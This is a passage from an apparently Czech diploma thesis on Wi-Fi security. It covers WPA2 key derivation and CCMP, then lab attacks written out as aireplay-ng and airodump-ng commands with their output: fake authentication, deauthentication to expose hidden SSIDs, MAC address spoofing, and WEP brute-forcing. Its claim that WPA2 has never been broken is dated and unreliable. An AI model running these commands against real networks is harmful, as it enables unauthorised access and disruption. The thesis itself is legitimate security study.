nebo 802.1X a probíhá oboustranně.

2.6.1 Hierarchie klíčů a jejich distribuce

Jak bylo řečeno dříve, po úspěšné autentizaci dochází k distribuci dvou sad 128 bitových klíčů. Ve WPA2 má každý klíč omezenou životnost. Na základě autentizační metody dojde k odvození PMK (Pairwise Master Key). Jestliže je k autentizaci použit 802.1X odvodí se PMK z MK (Master Key). V opačném případě je použito PSK a ve výsledku PMK = PSK. PSK se generuje z hesla pomocí hashování, které tvoří více slov či shluku znaků (od 8 do 63 znaků) nebo 256 bitové řetězce. PMK se nikdy nepoužije přímo pro šifrování nebo kontrolu integrity, ale pomocí něj se vypočítá dočasný šifrovací klíč PTK (Pairwise Transient Key). PTK se tedy používá pro šifrování unicastového provozů. PTK se skládá z dalších dočasných klíčů (viz. obrázek 2.9):



Obr. 2.9: Hierarchie PTK

- KCK (Key Confirmation Key, 128 bitový) – Klíč pro autentizační zprávy (MIC) během 4 - way Handshake a Group Key Handshake.


- KEK (Key Encryption Key, 128 bitový) – slouží k utajení dat během 4-way Handshake a Group Key Handshake.
- TK (Temporary Key, 128 bitový) – k šifrování dat, používá jej jak TKIP tak CCMP.
- TMK (Temporary MIC Key, 2×64 bitový) – klíč pro autentizaci dat (pracuje s ním pouze algoritmus Michael s TKIP). Přidělený klíč se používá na každé straně komunikace. [6]

Délka dočasného šifrovacího klíče PTK záleží na použitém šifrovacím protokolu. V případě TKIP je délka PTK 512 bitů a při použití CCMP je délka PTK 384 bitů.

Ochrana přenášených dat v multicastovém vysílání je chráněna pomocí klíče GTK (Group Transient Key), který je odvozen z GMK (Group Master Key), pevného řetězce, MAC adresy přístupového bodu a náhodné hodnoty GNonce. GTK se dělí na následující dočasné klíče:

- GEK (Group Encryption Key) – slouží pro šifrování dat.
- GIK (Group Integrity Key) - klíč pro autentizaci dat (pracuje s ním pouze algoritmus Michael s protokolem TKIP). [6]

V průběhu odvozování klíčů se provedou dva handshaky:
4 – way Handshake – po úspěšné autentizaci 802.1X zašle přístupový bod klientovi zprávu EAP-Success a zahájí 4 – way handshake. 4 – way handshake probíhá ve čtyřech krocích a je zobrazen na obrázku 2.10.



Obr. 2.10: 4- way Handshake

4 – way handshake se skládá z následujících kroků:


1. Autentizátor pošle rámec EAPOL-key obsahující náhodné číslo Anonce.
2. Suplikant odvodí jeden z PTK z ANonce a SNonce.
3. Suplikant pošle rámec EAPOL-Key obsahující SNonce a informační prvek RSN z (Re) Association Request rámce a kontrolu integrity MIC.
4. Autentizátor odvodí PTK z ANonce a SNonce a ověří MIC stanice obsažené v EAPOL-Key rámci.
5. Autentizátor pošle rámec EAPOL-Key obsahující ANonce, informační prvek RSN z jeho zprávy Beacon nebo Probe Responce, MIC a zda chce instalovat PTK a GTK.
6. Suplikant pošle EAPOL-Key rámec s potvrzením, že klíče byly nainstalovány.

Po úspěšném provedení 4 – way handshake mohou obě strany začít šifrovat data.

Group Key Handshake – Využívá jej Autentizátor k zaslání nového GTK suplikantovi. Mezi Autentizátorem a suplikantem se vymění dvě zprávy EAP-Key během Group Key Handshake. Tento proces používá dočasné klíče vygenerované v průběhu 4 – way Handshake (KCK a KEK). Postup je zobrazen na obrázku 2.11.

Group Key Handshake se používá pouze k deasociaci hostitele nebo k obnovení GTK na žádost klienta. Komunikaci začíná autentizátor výběrem náhodného čísla GNonce a vypočítáním nového GTK. Zašle suplicantu šifrovaný GTK (pomocí KEK), pořadové číslo GTK a kód MIC vypočítaný z této zprávy pomocí KCK. Po přijetí zprávy suplikant ověří MIC a v případě, že je správné je možné GTK dešifrovat.

Druhým krokem je dokončení Group Key Handshake. V tomto kroku je zasláno pořadové číslo GTK a kód MIC této druhé zprávy. Po přijetí autentizátor ověří správnost MIC a poté instaluje nový GTK.



Obr. 2.11: Group Key Handshake

2.6.2 AES (Advanced Encryption Standard)

Šifra byla vyvinuta belgičany Joan Daemen a Vincent Rijmen a využívá algoritmus Rijndael. Jedná se o šifru se symetrickým klíčem stejně jako u RC4, což znamená, že šifrování a dešifrování textu se provádí stejným tajným klíčem. Délka klíče může být 128, 192 nebo 256 bitů. Pro šifrování se používají bloky pevné délky a to 128 bitů. To znamená, že nejprve je celý text rozdělen na bloky o délce 128 bitů a ty se teprve šifrují. Z tohoto důvodu je označována jako bloková šifra.


AES nabízí různé režimy činnosti, ve specifikaci 802.11i se používá čítačový režim s protokolem CBC-MAC(CCM), obvykle označovaný jako AES-CCMP. Čítačový režim zajišťuje šifrování, CBC-MAC pak zajišťuje autentizaci a integritu dat. [1]

2.6.3 CCMP

Jedná se o mechanizmus sloužící k šifrování dat u 802.11i, který je povinný. Pro šifrování používá blokovou šifru AES v provozním režimu CCM. Používá klíč a datový blok vždy o délce 128 bitů na rozdíl od WEP, přičemž klíče jsou generovány dynamicky. Současně poskytuje autenticitu, utajení, kontrolu integrity dat (MIC o délce 64 bitů), číslování paketů. Poskytuje vysokou úroveň zabezpečení za cenu vyšších hardwarových nároků.

Protokol CCMP rozšiřuje MPDU o 16 bajtů a to 8 bajtů hlavičky CCMP a 8 bajtů pro kontrolu integrity MIC. Hlavička CCMP obsahuje 48 bitové číslo paketu PN (Packet Number), které se s každým novým MPDU zvýší o jedna, a Group Key KeyID. Hlavička je nešifrovaná a je umístěna mezi hlavičku MAC a šifrovaná data jak je vidět na obrázku 2.12.


Protokol CCMP využívá pro kontrolu integrity dat MIC stejně jako TKIP, avšak nejedná se o stejný prvek. K získání konečného kódu MIC o velikosti 64 bitů využívá výpočet MIC algoritmus CBC-MAC, který šifruje počáteční Nonce blok (vypočítaný z polí Priority, zdrojové adresy MPDU,a zvýšeného PN) a XORy následujících bloků. Následně se připojí kód MIC k nešifrovaným datům pro šifrování AES v režimu čítače. [6]



AAD = Additional Autentication Data, doplňková autentizační data

Nonce = unikátní náhodné číslo
SA = Source address, zdrojová adresa
PN = Packet Number, číslo paketu

Rámec 802.11i / WPA2



Obr. 2.12: Šifrování mechanismem CCMP a rámec 802.11i

802.11i neboli WPA2 tvoří v současnosti nejbezpečnější formu ochrany přenášených dat. Doposud nebyly nalezeny metody, kterými by se tento typ zabezpečení dal překonat.

3 PŘÍPRAVA PRO ANALÝZU A ÚTOK NA BEZDRÁTOVÉ SÍTĚ

V případě nevhodné (nesprávné, ale běžně nastavené) konfigurace umožňuje majitel sítě útočníkovi přístup do jeho sítě. Tímto způsobem má útočník možnost přistupovat k sítovým prostředkům napadeného a získat tak jeho osobní důvěryhodné materiály popřípadě zneužít jeho počítač k jiným účelům.

3.1 Použité zařízení

Použité zařízení bylo vybráno dle dostupných prostředků, které jsem měl k dispozici, podporující standard 802.11 b, g. Dalším parametrem výběru byla schopnost zařízení přepnout do monitorovacího režimu a možnost injekce.

3.1.1 Notebok MSI PR200X Crystal Collection

CPU: Intel Core2Duo T7250 2.00GHz
RAM: 2GB
WiFi karta: Intel Wireless WiFi Link 4965AGN

Notebook byl použit pro útoky na bezdrátovou síť.

3.1.2 Intel Wireless WiFi Link 4965AGN

MAC adresa: 00:1D:E0:3D:9E:43
Linuxový ovladač: v jádře systému
Rozhraní: miniPCI express

Interní bezdrátová karta s konektorem na externí anténu. Pro správné fungování monitor módu a injekce paketů bylo nutné zavést balíček `linux-backports-modules-intrepid` dostupný z http://www.linuxwireless.org/en/users/Download#Gettingcompat-wirelessonUbuntu. Po zavedení tohoto balíčku se karta v systému hlásí pod označením `wlan0`. Aby karta umožňovala injekci paketů, bylo nutné ji do monitorovacího režimu přepnout příkazem `airmon-ng start wlan0`. Tím vzniklo rozhraní `mon0`, které bylo pro injekci použito. Bohužel tato karta, v době psaní diplomové práce, nepodporuje falešnou autentizaci a asociaci, proto byla ne většinu aktivních útoků použita karta Atheros.

3.1.3 Atheros Wireless Network Adapter

MAC adresa: 00:15:E9:46:13:19
Verze ovladače: 4.2.1.9

Bezdrátová karta Ahteros byla použita jako bezdrátový klient, který byl napadený a zneužitý k jednotlivým typům útoků. Po zavedení do monitorovacího režimu karta umožňuje falešnou autentizaci a asociaci, a proto byla použita pro injekci paketů u aktivních útoků. Po zavedení monitorovacího režimu nese karta označení `ath0`.

3.1.4 DrayTek Viger2700 Series

MAC adresa: 00:50:7F:DF:1D:60
Verze firmware: 2.8.2_131812

Přístupový bod umožňuje současné vytvoření čtyř sítí. Zařízení podporuje zabezpečení WEP (60 i 128 bitů), WPA/PSK, WPA2/PSK a Mixed (WPA+WPA2)/PSK. Dále umožňuje skrýt vysílání SSID, filtrování MAC adres, vytvářet izolované LAN (Local Area Network) sítě a izolovat jednotlivé přihlášené stanice.

3.2 Použitý software

Pro realizaci jednotlivých útoků byl vybrán systém Linux, jelikož podporuje velké množství aplikací sloužící pro analýzu síťového provozu na rozdíl od OS Windows. Je možné použití standardně vydávaných distribucí (Ubuntu, Fedoda apod.) s nutností zavedení potřebných ovladačů a jednotlivých utlitit, nebo využít distribucí navržených přímo pro analýzu popř. útoky na síťový provoz. Mezi takového distribuce patří např. Back|track4 Beta nebo WiFiSlax, které obsahují ošetřené ovladače a velké množství programů, použitelných jak k analýze, tak i k jednotlivým útokům.
K realizaci útoků byla použita jak distribuce s nutností zavedení potřebných ovladačů a utilit, tak i distribuce obsahující již upravené ovladače a utility. Byly použity distribuce Ubuntu 8.10 postavená na Linux kernel verze 2.6.28 a Back|track4 Beta s verzí kernelu také 2.6.28.
Na simulaci síťového provozu byl použit OS Windows XP.

3.2.1 Použité utility

Airsnort, verze 0.2.7e – dostupný z http://airsnort.shmoo.com, slouží k získání tajného WEP klíče pomocí metody FMS a KoreK, využívá grafické prostředí.

Aircrack-ng, verze 1.0 rc1 r1085 – dostupný z http://aircrack-ng.org balík obsahující utility pro sledování provozu na síti (airodump-ng), vytváření vlastních rámců (packetforge), injekci rámců (aireplay-ng), lámání tajných WEP klíčů pomocí KoreK a PTW útoku (aircrack-ng) a mnoho dalších.

MAC changer, verze 1.5.0 – utilita sloužící pro změnu MAC adresy.

Wireshark, verze – dostupný z http://www.wireshark.org, slouží k monitorování, zachytávání a analýze síťového provozu.

Aircrack-ptw, verze 1.0.0 – dostupný z www.cdc.informatik.tu-darmstadt.de/aircrack-ptw, utilita pro provedení PTW útoku.

coWPAtty, verze 4.3 – dostupný z http://www.willhackforsushi.com/Cowpatty.html, utilita sloužící k provedení slovníkového útoku na WPA/WPA2.


genPMK, verze 1.0.0 – součást balíku coWPAtty k vytvoření hash souboru pro dané SSID a zvolený slovník.

Tkiptun-ng, verze 1.0 rc2 – utilita sloužící k získání keystream v případě zabezpečení WPA – TKIP.

Použité příkazy jsou v textu vyznačeny tučně. Výpisy systému jsou znázorněny menším písmem.

3.3 Zapojení

Pro testování útoků bylo použito infrastrukturální zapojení v laboratorních podmínkách. Laboratorní podmínky byly zvoleny z důvodů legislativních a také z důvodu omezení rušení v běžném provozu. Zapojení je znázorněno na obrázku Obr. 3.1. Legitimní komunikace byla provedena mezi přístupovým bodem DrayTek a osobním počítačem MSI s bezdrátovou kartou.



Obr. 3.1: Zapojení při testování útoků

3.4 Monitorovací režim

Monitorovací režim neboli také RFMON (Radio Frequency Monitor) používá bezdrátová karta k zachytávání síťového provozu v okolí její antény. V tomto režimu karta nevysílá žádné rámce a umožňuje monitorovat kterýkoliv dostupný kanál. Pro úspěšné odchytávání provozu nemusí mít bezdrátová karta přidělenou IP adresu ani nemusí být asociována na přístupový bod nebo do ad-hoc. V případě sledování šifrovaného provozu jsou odchycena data v zašifrované podobně.

Promiskuitní režim je další režim, který bezdrátová karta poskytuje. Rozdíl oproti monitorovacímu módu spočívá v tom, že v případě promiskuitního režimu musí být karta asociována na příslušný přístupový bod a umožňuje tedy sledovat celý síťový provoz pouze

v rámci dané sítě. Většina ovladačů bezdrátových karet však tento režim neumožňuje. Tento režim je spíše známý u síťových karet na drátových sítích LAN, v kterém karta zachytává rámce i pro ostatní cílové MAC adresy než jen pro svoji MAC adresu.

3.4.1 Zprovoznění monitorovacího režimu

Bezdrátovou kartu je možné do monitorovacího režimu přepnout v okně terminálu dvěma způsoby:

```
# iwconfig wlan0 mode monitor
# airmon-ng start wlan0
```

V prvním případě se rozhraní `wlan0` přepne do monitor módu, v tom druhém, se vytvoří nové rozhraní s názvem `mon0`. Nastavení monitor módu je zobrazeno na následujících výpisech:

```
# ifconfig wlan0 down
# iwconfig wlan0 mode monitor
# ifconfig wlan0 up
# iwconfig wlan0
wlan0     IEEE 802.11abgn  Mode:Monitor  Frequency:2.437 GHz  Tx-Power=15 dBm
          Retry min limit:7   RTS thr:off   Fragment thr=2352 B
          Encryption key:off
          Power Management:off
          Link Quality:0  Signal level:0  Noise level:0
          Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
          Tx excessive retries:0  Invalid misc:0   Missed beacon:0
```

```
# airmon-ng start wlan0

Interface    Chipset             Driver

wlan0               iwlagn - [phy0]
                           (monitor mode enabled on mon0)

# iwconfig mon0
mon0      IEEE 802.11abgn  Mode:Monitor  Frequency:2.437 GHz  Tx-Power= 15 dBm
          Retry min limit:7   RTS thr:off   Fragment thr=2352 B
          Encryption key:off
          Power Management:off
          Link Quality:0  Signal level:0  Noise level:0
          Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
          Tx excessive retries:0  Invalid misc:0   Missed beacon:0
```

Pro zadání příkazu `iwconfig wlan0 mode monitor` bylo nutné nejprve bezdrátovou kartu vypnout příkazem `ifconfig wlan0 down` a následně zapnout příkazem `ifconfig wlan0 up`.

3.5 Falešná autentizace

Falešná autentizace umožňuje provést oba typy autentizace (jak Open System tak i Shared-Key) a zároveň asociaci na přístupový bod. Je jí možné využít v případech, kdy je nutné

asociovat kartu k přístupovému bodu, z důvodu, že na přístupový bod není asociován žádný klient, popřípadě kvůli nastavení parametrů v programu aireplay-ng. Falešnou autentizaci je možné použít pouze na zabezpečení WEP, ne však na WPA/WPA2.

3.5.1 Realizace falešné autentizace

Pro falešnou autentizaci byl použit program aireplay-ng z balíku aircrack-ng. Příklad úspěšné autentizace je vidět níže.

```
#aireplay-ng -1 0 -e TEST_DP -a 00:50:7F:DF:1D:B0 -h 00:15:E9:46:13:19 ath0
```

Význam jednotlivých parametrů:

-1 znamená falešnou autentizaci
0 reasociační čas v sekundách
-e označuje SSID
-a MAC adresa přístupového bodu
-h MAC adresa naší karty
ath0 bezdrátové rozhraní

Úspěšná falešná autentizace vypadá následovně:

```
10:11:42  Sending Authentication Request (Open System) [ACK]
10:11:42  Authentication successful
10:11:42  Sending Association Request [ACK]
10:11:42  Association successful :-) (AID: 1)
```

4 ZÍSKÁNÍ SKRYTÉHO SSID

Nejjednodušší metodou zabezpečení bezdrátových sítí je skrytí vysílání SSID sítě. Bez tohoto identifikátoru není povoleno stanici asociovat se do sítě a využívat její síťové prostředky.

4.1 Zjištění SSID

SSID sítě, které je potřebné pro asociování do sítě, je obsaženo v rámci Association request a také v rámcích Probe request a responce. Tyto rámce se vysílají během vyhledávání sítě stanicí a jsou přenášeny bez jakéhokoliv zabezpečení. Pro získání nevysílaného SSID je možno použít deautentizaci a deasociaci. Záměrem útoku je přinutit klienta k opětovné autentizaci, což ve spojení s nedostatečnou autentizací pro ovládání rámců (užívanou k autentizaci, asociaci a podobně) umožňuje útočníkovi spoofovat MAC adresy.[6] V případě deautentizace pošle přístupový bod deautentizační rámec klientovi, který není do sítě asociován. V případě deasociace oznamuje stanice přístupovému bodu, že ukončuje komunikaci a bude odpojena. Obě možnosti jsou použitelné pro získání SSID.

V obou případech se jedná o aktivní útok. Zasláním deautentizačního nebo deasociačního rámce některé z připojených stanic dojde k jejímu odpojení. Následným monitorováním provozu zjistíme skryté SSID sítě, neboť po odpojení se stanice opět asociuje a tím prozradí

SSID. Další možností je pasivní útok, který spočívá v pouhém naslouchání síťového provozu. Při asociaci resp. vyhledávání přístupového bodu stanice přímo prozradí SSID sítě.

4.1.1 Realizace deautentizace

Aktivní útok a zaslání deautentizačního rámce bylo provedeno za pomoci utility `aireplay-ng` z balíku aircrack-ng:

```
# aireplay-ng -0 1 –a 00:50:7F:DF:1D:B0 –c 00:15:E9:46:13:19 wlan0

08:24:35 Waiting for beacon frame (BSSID:00:50:7F:DF:1D:B0 on channel 11
08:24:35 Sending DeAuth to station -- STMAC: [00:15:E9:46:13:19]
```

Význam parametrů:

-0 1 určuje typ útoku (0 = deautentizace) a počet vyslaných rámců (= 1),

- a určuje BSSID (MAC adresu přístupového bodu),

- c MAC adresa deautentizované stanice,

wlan0 zařízení použité na vyslání rámců (musí být v monitor módu).

Po následné opětovné asociaci prozradí stanice SSID, které je možné zobrazit pomocí nástrojů airodump-ng popř. wireshark, v kterém je nutné dohledat získané SSID z přijatých rámců ručně. Jestliže se nepodaří z přijatých rámců získat SSID nebo utilita `airodump-ng` zobrazuje místo SSID hodnotu <lenght> došlo pravděpodobně ke ztrátě deautentizačního rámce či Probe/Association rámce během komunikace. Pro získání SSID je tedy nutné vyslat deautentizační rámec znovu.

Jestliže použijeme velký počet deautentizačních rámců, bude se jednat o DoS útok (Denial of Service).

4.2 Ochrana proti zjištění SSID

Skrytí SSID nikdy nebylo navrhnuto jako bezpečností prvek. Z tohoto důvodu není žádná možnost zabránění získání SSID.

5 FILTROVÁNÍ MAC ADRES

Další metodou zabezpečení je filtrování MAC adres. Jestliže je tento způsob zabezpečení nastaven, přístupový bod vlastní tabulku obsahující MAC adresy stanic, které mají do sítě přístup povolen. Pro přístup do takto zabezpečené sítě je možné zneužít MAC adresu stanice, kterou přístupový bod obsahuje.

5.1 Zjištění a odcizení legitimní MAC adresy

MAC adresa je unikátní identifikátor síťového zařízení, který je možné většinou softwarově změnit pomocí ovladačů dodávaných výrobcem.
MAC adresu stanice, která je připojena do sítě, se dá zjistit pomocí utility `airodump-ng` obsažené v balíku aircrack-ng. Pro správnou funkci této aplikace je nutné mít přepnutou kartu do monitorovacího módu (viz. kap. 3.4.1). Parametr --ch 2 označuje kanál, na kterém přístupový bod vysílá. Výpis z utility `airodump-ng` je vidět níže.

```
# airodump-ng --ch 2 wlan0

 CH  2 ][ Elapsed: 28 mins ][ 2009-04-09 17:11

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID

 00:50:7F:DF:1D:B2  48  19        0    25667   19   2  -1  OPN              <length:
 00:50:7F:DF:1D:B1  49  25        0    34061   24   2  -1  OPN              <length:
 00:50:7F:DF:1D:B0  49 100    14157    56134   36   2  54. WEP  WEP         TEST_DP
 00:50:7F:DF:1D:B3  49  13        0    18427   14   2  -1  OPN              <length:
 00:1B:D4:2B:BF:C0  26   0     8780        0    0   1  54. OPN              MIP2
 21:5F:88:DE:87:FB  -1   0        0        0    0  -1  -1                   <length:

 BSSID              STATION            PWR   Rate  Lost  Packets  Probes

 00:50:7F:DF:1D:B0  00:1D:E0:3D:9E:43   50   1- 1     0   753403  TEST_DP
 21:5F:88:DE:87:FB  83:2B:A9:BA:44:2F    0   0- 0     0        1
 (not associated)   00:12:F0:3B:14:EF   27   0- 1     0      183  vutbrno
```

Výstupem je výpis MAC adres přístupových bodů a stanic v okolí bezdrátové karty, počet vyslaných Beacons, dat, použitý kanál, přenosová rychlost, šifrování a další. Z toho výpisu zvolíme MAC adresu stanice asociované do požadované sítě.

5.1.1 Změna MAC adresy

Pro změnu MAC adresy je možné v prostředí Linuxu použít následující příkazy v okně terminálu:

```
# ifconfig wlan0 hw ether 00:1D:E0:3D:9E:43
# macchanger wlan0 –m 00:1D:E0:3D:9E:43        //utilita manchanger
```

Parametr –m slouží k nastavení konkrétní MAC adresy zařízení.

Oběma příkazy dojde ke změně původní MAC adresy na adresu 00:1D:E0:3D:9E:43.
V některých případech je nutné nejprve bezdrátovou kartu vypnout, následně změnit MAC adresu karty a poté opět kartu zapnout použitím příkazů:

```
# ifconfig wlan0 down                                  //vypnutí karty
# změna MAC adresy                                     //viz. výše
# ifconfig wlan0 up                                    //zapnutí karty
```

Získanou a nastavenou MAC adresu je možné použít následujícím způsobem:

A) Posílání falešných rámců;
B) Využití získané MAC adresy pro oprávněný přístup do sítě po odchodu stanice ze sítě,
C) Odstavení stanice a ukradení její MAC adresy,
D) Současné používání MAC adresy.

5.2 Ochrana proti odcizení MAC adresy

Stejně jako v případě získaní skrytého SSID neexistuje způsob jak zabránit získání MAC adresy. Jelikož na sítí je zpravidla nepřetržitý provoz, není problém odchytit legitimní MAC adresu stanice.

Filtrovaní MAC adres je zpravidla použitelné a hodí se pro zabránění neúmyslného přihlášení do sítě.

6 WEP

Jak bylo popsáno dříve (viz kap. 2.3) v případě WEP se k šifrování používá proudová šifra RC4 a k zabezpečení přenášených dat hodnota vypočítaná pomocí redundantního cyklického součtu CRC-32 tzv. ICV, která je také šifrována. Spojení tajného klíče a inicializačního vektoru IV slouží pro inicializaci stavového pole RC4 algoritmu.

Útoky na web vycházejí z následujících nedostatků a jsou teoreticky popsány v následujícím textu a poté realizovány:

- Krátký inicializační vektor IV (poskytuje jen 2^{24} možností) – porušení hlavní myšlenky RC4 (IV se nesmí opakovat);
- Použití statického klíče (čtyři definované klíče rozlišené identifikátorem KeyID), mění se pouze inicializační vektor IV;
- Použití stejného algoritmu pro šifrování a autentizaci (v případě autentizace sdíleným klíčem);
- Linearita operace XOR a CRC-32.

6.1 Brute-force attack neboli útok hrubou silou

Útok hrubou silou je založen na zkoušení všech možných kombinací znaků z vybraných abeced (písmena, číslice, symboly apod.). Přitom stačí zachytit jediný šifrovaný rámec a následně použít obrovský výpočetní výkon k nalezení správné kombinace. V praxi se používají dva zachycené rámce - jeden pro nalezení hesla a druhý pro ověření, zda je nalezené heslo správné. Tuto metodu lze použít pouze na 64WEP, u kterého je délka tajného klíče 40 bitů. Hlavní nevýhodou útoku hrubou silou je časová náročnost.

John Ellach napsal na toto téma několik programů:

- `jc-wepcrack` – umožňuje distribuované lámání klíče (přibližně 300.000 klíčů/s na jednom P4 3,6 GHz),
- `ps3-wepcrack` – lámaná hesla na Sony PlayStation3 využívající 6 VPU (Vector Processing Unit) na desce (1.440.000 klíčů/s),
- `pico-wepcrack` – hardwarové akcelerované lámání pomocí Pico karty, CardBus FPGA (Field-programmable gate array) od firmy Pico Computing (http://www.picocomputing.com/).

Na jednom notebooku s Pico kartou je tedy možné úplné prohledání pro 40-bitový klíč za necelých 34 hodin (nejhorší případ). [8]

Dalším užitečným nástrojem je Brute-force kalkučka [9], která vypočítá, jak dlouho by trval útok hrubou silou při zvolených parametrech.

6.1.1 Slovníkový útok

